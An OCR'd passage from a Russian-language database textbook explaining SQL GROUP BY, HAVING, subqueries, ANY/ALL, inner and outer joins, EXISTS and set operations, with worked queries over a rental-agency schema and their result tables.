Все имена столбцов, приведенные в списке выборки SELECT, должны присутствовать и в конструкции GROUP BY, за исключением случаев, когда имя столбца используется только в агрегирующей функции. Противоположное утверждение не всегда справедливо — в конструкции GROUP BY могут присутствовать имена столбцов, отсутствующие в списке выборки SELECT. Если совместно с конструкцией GROUP BY используется конструкция WHERE, то она обрабатывается в первую очередь, а группированию подвергаются только те строки, которые удовлетворяют условию поиска.

Стандартом ISO определено, что при проведении группирования все отсутствующие значения рассматриваются как равные. Если две строки таблицы в одном и том же группируемом столбце содержат значения NULL и идентичные значения во всех остальных непустых группируемых столбцах, они помещаются в одну и ту же группу.

Пример 5.17. Использование конструкции GROUP BY

Определите количество персонала, работающего в каждом из отделений компании, а также их суммарную заработную плату.

```
SELECT branchNo, COUNT(staffNo) AS count, SUM(salary) AS sum
FROM Staff
GROUP BY branchNo
ORDER BY branchNo;
```

Нет необходимости включать имена столбцов staffNo и salary в список элементов GROUP BY, поскольку они появляются только в списке выборки SELECT с агрегирующими функциями. В то же время столбец branchNo в списке конструкции SELECT не связан с какой-либо агрегирующей функцией и по этой причине обязательно должен быть указан в конструкции GROUP BY. Результаты выполнения запроса представлены в табл. 5.20.

Таблица 5.20. Результат выполнения запроса из примера 5.17

branchNo	count	sum
B003	3	54000.00
B005	2	39000.00
B007	1	9000.00

Концептуально при обработке этого запроса выполняются следующие действия.

1. Строки таблицы Staff распределяются в группы в соответствии со значениями в столбце номера отделения компании. В пределах каждой из групп оказываются данные обо всем персонале одного из отделений компании. В нашем примере будут созданы три группы, как показано на рис. 5.1.
2. Для каждой из групп вычисляются общее количество строк, равное количеству работников отделения, а также сумма значений в столбце salary, которая и является интересующей нас суммой заработной платы всех работников отделения. Затем генерируется единственная итоговая строка для всей группы исходных строк.
3. Полученные строки результирующей таблицы сортируются в порядке возрастания номера отделения, указанного в столбце branchNo.




Рис. 5.1. Три группы записей, создаваемые при выполнении запроса

Стандарт SQL допускает помещение в список выборки SELECT вложенных запросов (раздел 5.3.5). Поэтому приведенный выше запрос можно также представить следующим образом:

```
SELECT branchNo,  (SELECT COUNT(staffNo) AS count
                   FROM Staff s
                   WHERE s.branchNo = b.branchNo),
                   (SELECT SUM(salary) AS sum
                   FROM Staff s
                   WHERE s.branchNo = b.branchNo)
FROM Branch b
ORDER BY branchNo;
```

Но в этой версии запроса для каждого из отделений компании, описанных в таблице Branch, создаются два результата вычисления агрегирующих функций, поэтому в некоторых случаях возможно появление строк, содержащих нулевые значения.

Ограничения на выполнение группирования (конструкция HAVING)

Конструкция HAVING предназначена для использования совместно с конструкцией GROUP BY для задания ограничений, указываемых с целью отбора тех *групп,* которые будут помещены в результирующую таблицу запроса. Хотя конструкции HAVING и WHERE имеют сходный синтаксис, их назначение различно. Конструкция WHERE предназначена для отбора отдельных строк, предназначенных для заполнения результирующей таблицы запроса, а конструкция HAVING используется для отбора *групп,* помещаемых в результирующую таблицу запроса. Стандарт ISO требует, чтобы имена столбцов, применяемые в конструкции HAVING, обязательно присутствовали в списке элементов GROUP BY или применялись в агрегирующих функциях. На практике условия поиска в конструкции HAVING всегда включают, по меньшей мере, одну агрегирующую функцию; в противном случае эти условия поиска должны быть помещены в конструкцию WHERE и применены для отбора отдельных строк. (Помните, что агрегирующие функции не могут использоваться в конструкции WHERE.)

Конструкция HAVING не является необходимой частью языка SQL — любой запрос, написанный с использованием конструкции HAVING, может быть представлен в ином виде, без ее применения.

Пример 5.18. Использование конструкции HAVING

Для каждого отделения компании с численностью персонала более одного человека определите количество работающих и сумму их заработной платы.

```
SELECT branchNo, COUNT(staffNo) AS count, SUM(salary) AS sum
FROM Staff
GROUP BY branchNo
HAVING COUNT(staffNo) > 1
ORDER BY branchNo;
```

Этот пример аналогичен предыдущему, но здесь используются дополнительные ограничения, указывающие на то, что нас интересуют сведения только о тех отделениях компании, в которых работает больше одного человека. Подобное требование налагается на группы, поэтому в запросе следует использовать конструкцию HAVING. Результаты выполнения запроса представлены в табл. **5.21.**

Таблица 5.21. Результат выполнения запроса из примера 5.18

branchNo	count	sum
B003	3	54000.00
B005	2	39000.00

5.3.5. Подзапросы

В этом разделе мы обсудим использование законченных операторов SELECT, внедренных в тело другого оператора SELECT. *Внешний* (второй) оператор SELECT использует результат выполнения *внутреннего* (первого) оператора для определения содержания окончательного результата всей операции. Внутренние запросы могут находиться в конструкциях WHERE и HAVING внешнего оператора SELECT — в этом случае они получают название *подзапросов,* или *вложенных запросов.* Кроме того, внутренние операторы SELECT могут использоваться в операторах INSERT, UPDATE и DELETE (см. раздел **5.3.10).** Существуют три типа подзапросов.

- *Скалярный подзапрос* возвращает значение, выбираемое из пересечения одного столбца с одной строкой, т.е. единственное значение. В принципе скалярный подзапрос может использоваться везде, где требуется указать единственное значение. Варианты скалярных подзапросов приведены в примерах 5.13 и 5.14.
- *Строковый подзапрос* возвращает значения нескольких столбцов таблицы, но в виде единственной строки. Строковый подзапрос может использоваться везде, где применяется конструктор строковых значений, — обычно ото предикаты. Вариант строкового подзапроса приведен в примере 5.15.
- *Табличный подзапрос* возвращает значения одного или нескольких столбцов таблицы, размещенные в более чем одной строке. Табличный подзапрос может использоваться везде, где допускается указывать таблицу, например как операнд предиката IN.

Пример 5.19. Использование подзапроса с проверкой на равенство

Составьте список персонала, работающего в отделении компании, расположенном по адресу '163 Main St'.

```
SELECT staffNo, fName, lName, position
FROM Staff
WHERE branchNo = (SELECT branchNo
                  FROM Branch
                  WHERE street = '163 Main St');
```

Внутренний оператор SELECT (SELECT branchNo FROM Branch ...) предназначен для определения номера отделения компании, расположенного по адресу '163 Main St'. (Существует только одно такое отделение компании, поэтому данный пример является примером скалярного подзапроса.) После получения номера требуемого отделения выполняется внешний подзапрос, предназначенный для выборки подробных сведений о работниках этого отделения. Иначе говоря, внутренний оператор SELECT возвращает таблицу, состоящую из единственного значения 'B003'. Оно представляет собой номер того отделения компании, которое находится по адресу '163 Main St'. Б результате внешний оператор SELECT приобретает следующий вид:

```
SELECT staffNo, fName, lName, position
FROM Staff
WHERE branchNo = 'B003';
```

Результаты выполнения этого запроса представлены в табл. 5.22.

Таблица 5.22. Результат выполнения запроса из примера 5.19

staffNo	fName	lName	position
SG37	Ann	Beech	Assistant
SG14	David	Ford	Supervisor
SG5	Susan	Brand	Manager

Подзапрос представляет собой инструмент создания временной таблицы, содержимое которой извлекается и обрабатывается внешним оператором. Подзапрос можно указывать непосредственно после операторов сравнения (т.е. операторов =, <, >, <=, >=, <>) в конструкции WHERE или HAVING. Текст подзапроса должен быть заключен в круглые скобки.

Пример 5.20. Использование подзапросов с агрегирующими функциями

Составьте список всех сотрудников, имеющих зарплату выше средней, указав, насколько их зарплата превышает среднюю зарплату по предприятию.

```
SELECT staffNo, fName, lName, position,
       salary - (SELECT AVG(salary) FROM Staff) AS salDiff
FROM Staff
WHERE salary > (SELECT AVG(salary) FROM Staff);
```

Необходимо отметить, что нельзя непосредственно включить в **запрос выражение** 'WHERE salary > AVG(salary)', **поскольку применять** агрегирующие функции

в конструкции WHERE запрещено. Для достижения желаемого результата следует создать подзапрос, вычисляющий среднее значение годовой заработной платы, а затем использовать его во внешнем операторе SELECT, предназначенном для выборки сведений о тех работниках компании, чья зарплата превышает это среднее значение. Иначе говоря, подзапрос возвращает значение средней зарплаты по компании в год, равное 17 000 фунтов стерлингов. Результат выполнения этого скалярного подзапроса используется во внешнем операторе SELECT как для вычисления отклонения зарплаты от среднего уровня, так и для отбора сведений о работниках. Поэтому внешний оператор SELECT приобретает следующий вид:

```
SELECT staffNo, fName, lName, position, salary - 17000 As salDiff
FROM Staff
WHERE salary > 17000;
```

Результаты выполнения запроса представлены в табл. 5.23

Таблица 5.23. Результат выполнения запроса из примера 5.20

staffNo	fName	lName	position	salDiff
SL21	John	White	Manager	13000.00
SG14	David	Ford	Supervisor	1000.00
SG5	Susan	Brand	Manager	7000.00

К подзапросам применяются следующие правила **и ограничения.**

1. В подзапросах не должна использоваться конструкция ORDER BY, хотя она может присутствовать во внешнем операторе SELECT.
2. Список выборки SELECT подзапроса должен состоять из имен отдельных столбцов или составленных из них выражений, за исключением случая, когда в подзапросе используется ключевое слово EXISTS (см. раздел 5.3.8).
3. По умолчанию имена столбцов в подзапросе относятся к таблице, имя которой указано в конструкции FROM подзапроса. Однако разрешается ссылаться и на столбцы таблицы, указанной в конструкции FROM внешнего запроса, для чего используются уточненные имена столбцов (как описано ниже).
4. Если подзапрос является одним из двух операндов, участвующих в операции сравнения, то подзапрос должен указываться в правой части этой операции. Например, приведенный ниже вариант записи запроса из предыдущего примера является некорректным, поскольку подзапрос размещен в левой части операции сравнения со значением столбца salary.

```
SELECT staffNo, fName, lName, position, salary
FROM Staff
WHERE (SELECT AVG(salary) FROM Staff) < salary;
```

Пример 5.21. Вложенные подзапросы и использование предиката IN

Составьте перечень сдаваемых в аренду объектов, за которые отвечают работники отделения компании, расположенного по адресу '163 Main St'.

```
SELECT propertyNo, street, city, postcode, type, rooms, rent
FROM PropertyForRent
```

```
WHERE staffNo IN (SELECT staffNo
                  FROM Staff
                  WHERE branchNo = (SELECT branchNo
                                    FROM Branch
                                    WHERE street = '163 Main St'));
```

Первый, самый внутренний, запрос предназначен для определения номера отделения компании, расположенного по адресу '163 Main St'. Второй, промежуточный, запрос осуществляет выборку сведений о персонале, работающем в этом отделении. В данном случае выбирается больше одной строки данных и поэтому во внешнем запросе нельзя использовать оператор сравнения =. Вместо него необходимо использовать ключевое слово IN. Внешний запрос осуществляет выборку сведений о сдаваемых в аренду объектах, за которые отвечают те работники компании, данные о которых были получены в результате выполнения промежуточного запроса. Результаты выполнения запроса представлены в табл. 5.24.

Таблица 5.24. Результат выполнения запроса из примера 5.21

propertyNo	street	city	postcode	type	rooms	rent
PG16	5 Novar Dr	Glasgow	G12 9AX	Flat	4	450
PG36	2 Manor Rd	Glasgow	G324QX	Flat	3	375
PG21	18 Dale Rd	Glasgow	G12	House	5	600

5.3.6. Ключевые слова ANY и ALL

Ключевые слова ANY и ALL могут использоваться с подзапросами, возвращающими один столбец чисел. Если подзапросу будет предшествовать ключевое слово ALL, условие сравнения считается выполненным только в том случае, если оно выполняется для всех значений в результирующем столбце подзапроса. Если тексту подзапроса предшествует ключевое слово ANY, то условие сравнения будет считаться выполненным, если оно удовлетворяется хотя бы для какого-либо (одного или нескольких) значения в результирующем столбце подзапроса. Если в результате выполнения подзапроса будет получено пустое значение, то для ключевого слова ALL условие сравнения будет считаться выполненным, а для ключевого слова ANY — невыполненным. Согласно стандарту ISO дополнительно можно использовать ключевое слово SOME, являющееся синонимом ключевого слова ANY.

Пример 5.22. Использование ключевых слов ANY и SOME

Найдите всех работников, чья зарплата превышает зарплату хотя бы одного работника отделения компании под номером 'B003'.

```
SELECT staffNo, fName, lName, position, salary
FROM Staff
WHERE salary > SOME(SELECT salary
                    FROM Staff
                    WHERE branchNo = 'B003');
```

Хотя этот запрос может быть записан с использованием подзапроса, определяющего минимальную зарплату персонала отделения под номером 'B003', после чего внешний подзапрос сможет выбрать сведения обо всем персонале компании, чья зарплата превосходит это значение (см. пример 5.20), возможен и другой подход, заключаю-

щийся в использовании ключевых слов SOME/ANY. В этом случае внутренний подзапрос создает множество значений {12000, 18000, 24000}, а внешний запрос выбирает сведения о тех работниках, чья зарплата больше любого из значений в этом множестве (фактически больше минимального значения — 12 000). Подобный альтернативный метод можно считать более естественным, чем определение в подзапросе минимальной зарплаты. Но и в том и в ином случае вырабатываются одинаковые результаты выполнения запроса, которые представлены в табл. **5.25.**

Таблица 5.25. Результат выполнения запроса из примера 5.22

staffNo	fName	lName	position	salary
SL21	John	White	Manager	30000.00
SG14	David	Ford	Supervisor	18000.00
SG5	Susan	Brand	Manager	24000.00

Пример 5.23. Использование ключевого слова ALL

Найдите всех работников, чья заработная плата больше заработной платы любого работника отделения компании под номером 'B003'.

```
SELECT staffNo, fName, lName, position, salary
FROM Staff
WHERE salary > ALL(SELECT salary
                   FROM Staff
                   WHERE branchNo = 'B003');
```

В целом этот запрос подобен предыдущему. И в данном случае можно было бы использовать подзапрос, определяющий максимальное значение зарплаты персонала отделения под номером 'B003', после чего с помощью внешнего запроса выбрать сведения обо всех работниках компании, зарплата которых превышает это значение. Однако в данном примере выбран подход с использованием ключевого слова ALL. Результаты выполнения запроса представлены в табл. **5.26.**

Таблица 5.26. Результат выполнения запроса из примера 5.23

staffNo	fName	lName	position	salary
SL21	John	White	Manager	30000,00

5.3.7. Многотабличные запросы

Все рассмотренные выше примеры имеют одно и то же важное ограничение: помещаемые в результирующую таблицу столбцы всегда выбираются из единственной таблицы. Однако во многих случаях этого оказывается недостаточно. Для того чтобы объединить в результирующей таблице столбцы из нескольких исходных таблиц, необходимо выполнить операцию *соединения.* В языке SQL операция соединения используется для объединения информации из двух таблиц посредством образования пар связанных строк, выбранных из каждой таблицы. Помещаемые в объединенную таблицу пары строк составляются по равенству входящих в них значений указанных столбцов.

Если необходимо получить информацию из нескольких таблиц, то можно либо применить подзапрос, либо выполнить соединение таблиц. Если результирующая таблица запроса должна содержать столбцы из разных исхо'дных таблиц, то целесообразно использовать механизм соединения таблиц. Для выполнения соединения достаточно в конструкции FROM указать имена двух и более таблиц, разделив их запятыми, после чего включить в запрос конструкцию WHERE с определением столбцов, используемых для соединения указанных таблиц. Помимо этого, вместо имен таблиц можно использовать *псевдонимы,* назначенные им в конструкции FROM. В этом случае имена таблиц и назначаемые им псевдонимы должны разделяться пробелами. Псевдонимы могут использоваться с целью уточнения имен столбцов во всех тех случаях, когда возможна неоднозначность в отношении того, к какой таблице относится тот или иной столбец. Кроме того, псевдонимы могут использоваться для сокращенного обозначения имен таблиц. Если для таблицы определен псевдоним, он может применяться в любом месте, где требуется указание имени этой таблицы.

Пример 5.24. Простое соединение

Составьте список имен всех клиентов, которые уже осмотрели хотя бы один сдаваемый в аренду объект и сообщили свое мнение по этому поводу.

```
SELECT c.clientNo, fName, lName, propertyNo, comment
FROM Client c, Viewing v
WHERE c.clientNo = v.clientNo;
```

В этом отчете требуется представить сведения как из таблицы Client, так и из таблицы Viewing, поэтому при построении запроса мы воспользуемся механизмом соединения таблиц. В конструкции SELECT перечисляются все столбцы, которые должны быть помещены в результирующую таблицу запроса. Обратите внимание, что для столбца с номером клиента (clientNo) необходимо уточнение, поскольку такой столбец может присутствовать и в другой таблице, участвующей в соединении. Поэтому необходимо явно указать, значения какой таблицы нас интересуют. (В данном примере с тем же успехом можно было выбрать значения столбца clientNo из таблицы Viewing.) Уточнение имени осуществляется путем указания в качестве префикса перед именем столбца имени соответствующей таблицы (или ее псевдонима). В нашем примере используется значение `'c'`, заданное как псевдоним таблицы Client.
Для формирования результирующих строк используются те строки исходных таблиц, которые имеют идентичное значение в столбце clientNo. Это условие определяется посредством задания условия поиска `c.clientNo=v.clientNo`. Подобные столбцы исходных таблиц называют *сочетаемыми столбцами.* Описанная операция эквивалентна операции *соединения по равенству* реляционной алгебры, обсуждавшейся в разделе 4.1.3. Результаты выполнения запроса представлены в табл. 5.27.

Таблица 5.27. Результат выполнения запроса из примера 5.24

clientNo	fName	lName	propertyNo	comment
CR56	Aline	Stewart	PG36	
CR56	Aline	Stewart	PA14	too small
CR56	Aline	Stewart	PG4	
CR62	Mary	Tregear	PA14	no dining room
CR76	John	Kay	PG4	too remote

Чаще всего многотабличные запросы выполняются для двух таблиц, соединенных связью типа "один ко многим" (1:*), или родительско-дочерней связью (см. раздел 11.6.2). В приведенном выше примере, включающем обращение к таблицам Client и Viewing, последние соединены именно такой связью. Каждая строка таблицы Viewing (дочерней) связана лишь с одной строкой таблицы Client (родительской), тогда как одна и та же строка таблицы Client (родительской) может быть связана со многими строками таблицы Viewing (дочерней). Пары строк, которые генерируются при выполнении запроса, представляют собой результат всех допустимых комбинаций строк дочерней и родительской таблиц. В разделе 3.2.5 было подробно описано, как в реляционной базе данных первичный и внешний ключи таблиц создают "родительско-дочернюю" связь. Таблица, содержащая внешний ключ, обычно является дочерней, тогда как таблица, содержащая первичный ключ, всегда будет родительской. Для использования родительско-дочерней связи в запросе SQL необходимо указать условие поиска, в котором будут сравниваться внешний и первичный ключи. В примере 5.24 первичный ключ таблицы Client (c. clientNo) сравнивается с внешним ключом таблицы Viewing (v. clientNo).

Стандарт SQL дополнительно предоставляет следующие способы определения данного соединения:

```
FROM Client c JOIN Viewing v ON c.clientNo = v.clientNo
FROM Client JOIN Viewing USING clientNo
FROM Client NATURAL JOIN Viewing
```

В каждом случае конструкция FROM замещает исходные конструкции FROM и WHERE. Однако в первом варианте создается таблица с двумя идентичными столбцами clientNo, тогда как в остальных двух случаях результирующая таблица будет содержать только один столбец clientNo.

Пример 5.25. Сортировка результатов соединения таблиц

Для каждого отделения компании перечислите табельные номера и имена работников, отвечающих за какие-либо сдаваемые в аренду объекты, а также укажите объекты, за которые они отвечают.

```
SELECT s.branchNo, s.staffNo, fName, lName, propertyNo
FROM Staff s, PropertyForRent p
WHERE s.staffNo = p.staffNo
ORDER BY s.branchNo, s.staffNo, propertyNo;
```

Для того чтобы результаты стали более удобными для чтения, полученный вывод отсортирован с использованием номера отделения в качестве старшего ключа сортировки, а табельного номера и номера собственности — в качестве младших ключей. Результаты выполнения запроса представлены в табл. 5.28.

Таблица 5.28. Результат выполнения запроса из примера 5.25

branchNo	staffNo	fName	lName	propertyNo
B003	SG14	David	Ford	PG16
B003	SG37	Ann	Beech	PG21
B003	SG37	Ann	Beech	PG36
B005	SL41	Julie	Lee	PL94
B007	SA9	Mary	Howe	PA14

Пример 5.26. Соединение трех таблиц

Для каждого отделения компании перечислите табельные номера и имена работников, отвечающих за какие-либо сдаваемые в аренду объекты, с указанием города, в котором расположено данное отделение компании, и номеров объектов, за которые отвечает каждый работник.

```
SELECT b.branchNo, b.city, s.staffNo, fName, lName, propertyNo
FROM Branch b, Staff s, PropertyForRent p
WHERE b.branchNo = s.branchNo AND s.staffNo = p.staffNo
ORDER BY b.branchNo, s.staffNo, propertyNo;
```

В результирующую таблицу необходимо поместить столбцы из трех исходных таблиц — Branch, Staff и PropertyForRent, поэтому в запросе следует выполнить соединение этих таблиц. Таблицы Branch и Staff могут быть соединены с помощью условия b.branchNo=s.branchNo, в результате чего отделения компании будут связаны с работающим в них персоналом. Таблицы Staff и PropertyForRent могут быть соединены с помощью условия s.staffNo=p.staffNo. В результате каждый работник будет связан с теми сдаваемыми в аренду объектами, за которые он отвечает. Результаты выполнения запроса представлены в табл. 5.29.

Таблица 5.29. Результаты выполнения запроса из примера 5.26

branchNo	city	staff Mo	fName	lName	propertyNo
B003	Glasgow	SG14	David	Ford	PG16
B003	Glasgow	SG37	Ann	Beech	PG21
B003	Glasgow	SG37	Ann	Beech	PG36
B005	London	SL41	Julie	Lee	PL94
B007	Aberdeen	SA9	Mary	Howe	PA14

Заметим, что стандарт SQL позволяет использовать альтернативный вариант формулировки конструкций FROM и WHERE:

```
FROM (Branch b JOIN Staff s USING branchNo) AS bs
                JOIN PropertyForRent p USING staffNo
```

Пример 5.27. Группирование по нескольким столбцам

Определите количество сдаваемых в аренду объектов, за которые отвечает каждый из работников компании,

```
SELECT s.branchNo, s.staffNo, COUNT(*) AS count
FROM Staff s, PropertyForRent p
WHERE S.staffNo = p.staffNo
GROUP BY s.branchNo, s.staffNo
ORDER BY s.branchNo, s.staffNo;
```

Чтобы составить требуемый отчет, прежде всего необходимо выяснить, кто из работников компании отвечает за сдаваемые в аренду объекты. Эту задачу можно решить посредством соединения таблиц Staff и PropertyForRent по столбцу

staffNo в конструкциях FROM/WHERE. Затем необходимо сформировать группы, состоящие из номера отделения и табельных номеров его работников, для чего следует применить конструкцию GROUP BY. Наконец, результирующая таблица должна быть отсортирована с помощью задания конструкции ORDER BY. Результаты выполнения запроса представлены а табл. 5,30.

Таблица 5.30. Результат выполнения запроса из примера 5.27

branchNo	staffNo	count
B003	SG14	1
B003	SG37	2
B005	SL41	1
B007	SA9	1

Выполнение соединений

Соединение является подмножеством более общей комбинации данных двух таблиц, называемой *декартовым произведением* (см. раздел 4.1.2). Декартово произведение двух таблиц представляет собой другую таблицу, состоящую из всех возможных пар строк, входящих в состав обеих таблиц. Набор столбцов результирующей таблицы представляет собой все столбцы первой таблицы, за которыми следуют все столбцы второй таблицы. Если ввести запрос к двум таблицам без задания конструкции WHERE, результат выполнения запроса в среде SQL будет представлять собой декартово произведение этих таблиц. Кроме того, стандарт ISO предусматривает специальный формат оператора SELECT, позволяющий вычислить декартово произведение двух таблиц:

```
SELECT [DISTINCT | ALL]  {* | columnList}
FROM   tableName1 CROSS JOIN tableName2
```

Еще раз рассмотрим пример 5.24, в котором соединение таблиц client и Viewing выполняется с использованием общего столбца clientNo, При работе с таблицами, содержимое которых приведено в табл. 3.6 и 3.8, декартово произведение этих таблиц будет включать 20 строк (4 строки таблицы Client x 5 строк таблицы viewing = 20 строк). Это эквивалентно выдаче используемого в примере 5.24 запроса, но без применения конструкции WHERE.

Процедура генерации таблицы, содержащей результаты соединения двух таблиц с помощью оператора SELECT, состоит в следующем.

1. Формируется декартово произведение таблиц, указанных в конструкции FROM.
2. Если в запросе присутствует конструкция WHERE, применение условий поиска к каждой строке таблицы декартова произведения и сохранение в таблице только тех строк, которые удовлетворяют заданным условиям. Б терминах реляционной алгебры эта операция называется *ограничением* декартового произведения.
3. Для каждой оставшейся строки определяется значение каждого элемента, указанного в списке выборки SELECT, в результате чего формируется отдельная строка результирующей таблицы.
4. Если в исходном запросе присутствует конструкция SELECT DISTINCT, из результирующей таблицы удаляются все строки-дубликаты. В реляционной

алгебре действия, выполняемые на 3 и 4 этапах, эквивалентны операции *проекции* по столбцам, заданным в списке выборки SELECT.

5. Если выполняемый запрос содержит конструкцию ORDER BY, осуществляется переупорядочивание строк результирующей таблицы.

Внешние соединения

При выполнении операции соединения данные из двух таблиц комбинируются с образованием пар связанных строк, в которых значения сопоставляемых столбцов являются одинаковыми. Если одно из значений в сопоставляемом столбце одной таблицы не совпадает ни с одним из значений в сопоставляемом столбце другой таблицы, то соответствующая строка удаляется из результирующей таблицы. Именно это правило применялось во всех рассмотренных выше примерах соединения таблиц. Стандартом ISO предусмотрен и другой набор операторов соединений, называемых *внешними соединениями* (см. раздел 4.1.3). Во внешнем соединении в результирующую таблицу помещаются также строки, не удовлетворяющие условию соединения. Чтобы понять особенности выполнения операций внешнего соединения, воспользуемся упрощенными таблицами Branch и PropertyForRent, содержимое которых представлено в табл. 5.31 и 5.32.

Таблица 5.31. Таблица Branch1

branchNo	bCity
B003	Glasgow
B004	Bristol
B002	London

Таблица 5.32. Таблица PropertyForRent1

propertyNo	pCity
PA14	Aberdeen
PL94	London
PG4	Glasgow

Обычное (внутреннее) соединение этих таблиц выполняется с помощью следующего оператора SQL:

```
SELECT b.*, p.*
FROM Branch1 b, PropertyForRent1 p
WHERE b.bCity = p.pCity;
```

Результаты выполнения этого запроса представлены в табл. 5.33.

Таблица 5.33. Результат внутреннего соединения упрощенных таблиц Branch1 и PropertyForRent1

branchNo	bCity	propertyNo	pCity
B003	Glasgow	PG4	Glasgow
B002	London	PL94	London

Как можно видеть, в результирующей таблице запроса имеются только две строки, содержащие одинаковые названия городов, выбранные из обеих таблиц. Обратите внимание, что в исходных данных нет соответствия для отделения компании в Глазго и для объекта, сдаваемого в аренду в городе Абердин. Если в результирующую таблицу потребуется включить и эти не имеющие соответствия строки, то следует использовать внешнее соединение. Существуют три типа внешнего соединения: *левое, правое* и *полное*. Рассмотрим особенности каждого из них на приведенных ниже примерах.

Пример 5.28. Левое внешнее соединение

Перечислите отделения компании и сдаваемые в арендуобъекты, которые расположены в одном и томже городе, а также прочие отделения компании, не удовлетворяющие условию запроса.

Используем левое внешнее соединение этих двух таблиц, которое выглядит следующим образом:

```
SELECT b.*, p.*
FROM Branch1 b LEFT JOIN PropertyForRentl p ON b.bCity = p.pCity;
```

Результаты выполнения этого запроса представлены в табл. 5.34. В этом примере за счет применения левого внешнего соединения в результирующую таблицу попали не только две строки, в которых имеется соответствие между названиями городов, но также та строка первой из соединяемых таблиц (левой), которая не нашла себе соответствия во второй таблице (правой). В этой строке все поля второй таблицы заполнены значениями NULL.

Таблица 5.34. Результат выполнения запроса из примера 5.28

branch No	bCity	propertyNo	pCity
B003	Glasgow	PG4	Glasgow
B004	Bristol	NULL	NULL
B002	London	PL94	London

Пример 5.29. Правое внешнее соединение

Перечислите отделения компании и сдаваемые в аренду объекты, которые расположены в одном и том же городе, а также все остальные объекты собственности, не удовлетворяющие условию запроса.

Используем правое внешнее соединение этих двух таблиц, которое выглядит следующим образом:

```
SELECT b.*, p.*
FROM Branch1 b RIGHT JOIN PropertyForRentl p ON b.bCity = p.pCity;
```

Результаты выполнения этого запроса представлены в табл. 5.35. В этом примере при выполнении правого внешнего соединения в результирующую таблицу были включены не только те две строки, которые имеют одинаковые значения в сопоставляемых столбцах с названием города, но также и те строки из второй (правой) таблицы, которые не нашли соответствия со строками в первой (левой) таблице. В этой строке все поля из первой таблицы получили значения NULL.

Таблица 5.35. Результат выполнения запроса из примера 5.29

branchNo	bCity	propertyNo	pCity
NULL	NULL	PA14	Aberdeen
B003	Glasgow	PG4	Glasgow
B002	London	PL94	London

Пример 5.30. Полное внешнее соединение

Перечислите отделения компании и сдаваемые в аренду объекты, расположенные в одном и том же городе, а также все остальные отделения и объекты собственности, не удовлетворяющие условию запроса.

Используем полное внешнее соединение этих таблиц, которое выглядит следующим образом:

```
SELECT b.*, p.*
FROM Branch1 b FULL JOIN PropertyForRent p ON b.bCity = p.pCity;
```

Результаты выполнения этого запроса представлены в табл. 5.36. В случае полного внешнего соединения в результирующую таблицу помещаются не только те две строки, которые имеют одинаковые значения в сопоставляемых столбцах с названием города, но и все остальные строки исходных таблиц, не нашедшие себе соответствия. В этих строках все столбцы той таблицы, в которой не было найдено соответствия, заполняются значениями NULL.

Таблица 5.36. Результат выполнения запроса из примера 5.30

branchNo	bCity	propertyNo	pCity
NULL	NULL	PA14	Aberdeen
B003	Glasgow	PG4	Glasgow
B004	Bristol	NULL	NULL
B002	London	PL94	London

5.3.8. Ключевые слова EXISTS и NOT EXIST

Ключевые слова EXISTS и NOT EXISTS предназначены для использования только совместно с подзапросами. Результат их обработки представляет собой логическое значение TRUE или FALSE. Для ключевого слова EXISTS результат равен TRUE в том и только в том случае, если в возвращаемой подзапросом результирующей таблице присутствует хотя бы одна строка. Если результирующая таблица подзапроса пуста, результатом обработки ключевого слова EXISTS будет значение FALSE. Для ключевого слова NOT EXISTS используются правила обработки, обратные по отношению к ключевому слову EXISTS. Поскольку по ключевым словам EXISTS и NOT EXISTS проверяется лишь наличие строк в результирующей таблице подзапроса, то эта таблица может содержать произвольное количество столбцов. Как правило, с целью упрощения во всех следующих за обсуждаемыми ключевыми словами подзапросах применяется такая форма записи:

```
(SELECT * FROM ...)
```

Пример 5.31. Запрос с использованием ключевого слова EXISTS

Перечислите всех сотрудников компании, которые работают в ее лондонском отделении.

```
SELECT staffNo, fName, lName, position
FROM Staff s
WHERE EXISTS(SELECT *
             FROM Branch b
             WHERE s.branchNo = b.branchNo AND city = 'London');
```

Этот запрос можно перефразировать следующим образом: "Выбрать сведения обо всех работниках, для которых в таблице Branch существует запись, содержащая тот же номер отделения branchNo, который указан для данного работника, и в которой значение столбца City равно 'London'". Проверка необходимости включения сведений о работнике в результирующую таблицу заключается в анализе существования подобной записи. Если она существует, результат обработки ключевого слова EXISTS будет равен TRUE. Результаты выполнения запроса представлены в табл. 5.37.

Таблица 5.37. Результат выполнения запроса из примера 5.31

staffNo	fName	lName	position
SL21	John	White	Manager
SL41	Julie	Lee	Assistant

Обратите внимание, что первая часть условия поиска, s.branchNo=b.branchNo, необходима для получения гарантий того, что для каждого работника будет анализироваться корректная строка данных об отделении компании. Если опустить это условие, то в результирующую таблицу запроса будут помещены сведения обо всех работниках компании, поскольку подзапрос SELECT * FROM Branch WHERE city='London' всегда будет возвращать не менее одной строки и проверка существования в каждом случае будет давать значение TRUE. В результате запрос будет иметь следующий вид:

```
SELECT staffNo, fName, lName, position FROM Staff WHERE true;
```

Этот оператор эквивалентен следующему:

```
SELECT staffNo, fName, lName, position FROM Staff;
```

Кроме того, данный запрос можно записать, используя методы соединения:

```
SELECT staffNo, fName, lName, position
FROM Staff s, Branch b
WHERE s.branchNo = b.branchNo AND city = 'London';
```

5.3.9. Комбинирование результирующих таблиц (операции UNION, INTERSECT и EXCEPT)

В языке SQL можно использовать обычные операции над множествами — объединение (union), пересечение (intersection) и разность (difference), — позволяющие комбинировать результаты выполнения двух и более запросов в единую результирующую таблицу.

- *Объединением* двух таблиц A и B называется таблица, содержащая все строки, которые имеются в первой таблице (A), во второй таблице (B) или в обеих этих таблицах одновременно,
- *Пересечением* двух таблиц называется таблица, содержащая все строки, присутствующие в обеих исходных таблицах одновременно.
- *Разностью* двух таблиц A и B называется таблица, содержащая все строки, которые присутствуют в таблице A, но отсутствуют в таблице B.

